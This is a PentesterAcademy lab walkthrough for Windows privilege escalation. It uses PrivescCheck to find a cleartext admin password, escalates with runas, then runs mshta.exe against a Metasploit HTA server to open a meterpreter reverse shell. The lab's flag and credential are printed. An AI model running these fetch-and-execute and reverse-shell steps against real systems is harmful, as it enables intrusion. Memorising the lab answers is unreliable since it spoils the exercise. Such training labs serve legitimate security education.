ATTACK DEFENSE

by PentesterAcademy


Name	Windows: PrivescCheck
URL	https://attackdefense.com/challengedetails?cid=2404
Type	Privilege Escalation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to the **Victim Machine**.

Step 2: Open the powershell.exe terminal to check the current user.

Kali Machine | Attacker Machine



```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
attackdefense\student
PS C:\Users\student>
```

We are running as a student user. We will run the PrivescCheck PowerShell script to find possible misconfiguration issues that can be leveraged for local privilege escalation.

PrivescCheck:

"Privilege Escalation Enumeration Script for Windows. It also gathers various information that might be useful for exploitation and/or post-exploitation."

Source: https://github.com/itm4n/PrivescCheck

Step 3: Switch current folder to PrivescCheck folder C:\Users\student\Desktop\PrivescCheck

Commands: cd C:\Users\student\Desktop\PrivescCheck
ls

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
attackdefense\student
PS C:\Users\student> cd C:\Users\student\Desktop\PrivescCheck
PS C:\Users\student\Desktop\PrivescCheck> ls


    Directory: C:\Users\student\Desktop\PrivescCheck


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/15/2021  11:32 AM                src
------        6/14/2021   9:38 AM           5112 Build.ps1
------        6/14/2021   9:38 AM           4812 CHANGELOG
------        6/14/2021   9:38 AM           3473 INFORMATION.md
------        6/14/2021   9:38 AM           1522 LICENSE
------        6/14/2021   9:38 AM         137714 PrivescCheck.ps1
------        6/14/2021   9:38 AM         301684 PrivescCheckOld.ps1
------        6/14/2021   9:38 AM           3042 README.md


PS C:\Users\student\Desktop\PrivescCheck>
```

Step 4: Running PrivescCheck.ps1 script.

Commands: powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"

```
Windows PowerShell
PS C:\Users\student\Desktop\PrivescCheck> powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
+------+-------------------------------------------------+------+
| TEST | USER > Identity                                 | INFO |
+------+-------------------------------------------------+------+
| DESC | Get the full name of the current user (domain +       |
|      | username) along with the associated Security          |
|      | Identifier (SID).                                     |
+------+-------------------------------------------------------+
[*] Found 1 result(s).

DisplayName           SID                                          Type
-----------           ---                                          ----
ATTACKDEFENSE\student S-1-5-21-3688751335-3073641799-161370460-1008 User
```

The scan has started and it would take 1-2 minutes to finish.

```
+-------------------------------------------------------------------------+
|                          ~~~~ PrivescCheck Report ~~~~                  |
+----+------+----------------------------------------------------------+
| OK | None | CONFIG > WSUS Configuration                                |
| OK | None | CONFIG > AlwaysInstallElevated                             |
| OK | None | CONFIG > PATH Folder Permissions                           |
| OK | None | CONFIG > SCCM Cache Folder                                 |
| KO | Med. | CREDS > WinLogon -> 1 result(s)                            |
| OK | None | CREDS > SAM/SYSTEM Backup Files                            |
| OK | None | CREDS > Unattend Files                                     |
| OK | None | CREDS > GPP Passwords                                      |
| NA | None | CREDS > Vault List                                         |
| NA | None | CREDS > Vault Creds                                        |
| NA | None | HARDENING > BitLocker                                      |
| NA | Info | HARDENING > Credential Guard -> 1 result(s)                |
| NA | Info | HARDENING > LSA Protection (RunAsPPL) -> 1 result(s)       |
| NA | Info | MISC > Hijackable DLLs -> 3 result(s)                      |
| OK | None | SCHEDULED TASKS > Binary Permissions                       |
| OK | None | SCHEDULED TASKS > Unquoted Path                            |
| OK | None | SERVICES > SCM Permissions                                 |
| NA | Info | SERVICES > Non-default Services -> 5 result(s)             |
| OK | None | SERVICES > Binary Permissions                              |
| OK | None | SERVICES > Unquoted Path                                   |
| OK | None | SERVICES > Service Permissions                             |
| OK | None | SERVICES > Registry Permissions                            |
| KO | Med. | UPDATES > System up to date? -> 1 result(s)                |
| NA | Info | USER > Groups -> 13 result(s)                              |
| NA | Info | USER > Identity -> 1 result(s)                             |
| NA | None | USER > Environment Variables                               |
| NA | Info | USER > Privileges -> 2 result(s)                           |
+----+------+----------------------------------------------------------+
WARNING: To get more info, run this script with the option '-Extended'.
PS C:\Users\student\Desktop\PrivescCheck>
```

We have received the report and we can notice that we found WinLogon credentials. Investigate WinLogon output.

```
+------+-------------------------------------------------+------+
| TEST | CREDS > WinLogon                                | VULN |
+------+-------------------------------------------------+------+
| DESC | Parse the Winlogon registry keys and check whether    |
|      | they contain any clear-text password. Entries that    |
|      | have an empty password field are filtered out.        |
+------+-------------------------------------------------------+
[*] Found 1 result(s).


Domain   :
Username : administrator
Password : hello_123321
```

We have found an administrator user credential. i.e **administrator:hello_123321**

Step 5: We are running a command prompt i.e cmd.exe as an administrator user using discovered credential and runas.exe

Commands: runas.exe /user:administrator cmd
hello_123321
whoami

```
Windows PowerShell
PS C:\Users\student\Desktop\PrivescCheck> runas.exe /user:administrator cmd
Enter the password for administrator:
Attempting to start cmd as user "ATTACKDEFENSE\administrator" ...
PS C:\Users\student\Desktop\PrivescCheck>

Administrator: cmd (running as ATTACKDEFENSE\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
attackdefense\administrator

C:\Windows\system32>_
```

We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 6: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/jxEyD3w.hta
[*] Local IP: http://10.10.15.2:8080/jxEyD3w.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.15.2:8080/jxEyD3w.hta**" and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe.

Switch to Victim Machine

Step 7: Gaining a meterpreter shell.

Commands:

Note: You need to use your own Metasploit HTA server link

Payload**:** mshta.exe http://10.10.15.2:8080/jxEyD3w.hta

```
Administrator: cmd (running as ATTACKDEFENSE\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
attackdefense\administrator

C:\Windows\system32>mshta.exe http://10.10.15.2:8080/jxEyD3w.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.

```
[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/jxEyD3w.hta
[*] Local IP: http://10.10.15.2:8080/jxEyD3w.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.25.188      hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.25.188
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.25.188:49737) at 2021-06-28 10:17:46 +0530
```

Step 8: Read the flag.

Commands:
sessions -i 1
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-11-07 12:52:42 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2021-06-15 17:15:49 +0530  flag.txt

meterpreter > cat flag.txt
2b070a650a92129c2462deae7707b0c5meterpreter >
```

This reveals the flag to us.

Flag: 2b070a650a92129c2462deae7707b0c5

References

1. Metasploit (https://www.metasploit.com/)
2. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)
3. Privilege Escalation Enumeration Script for Windows (https://github.com/itm4n/PrivescCheck)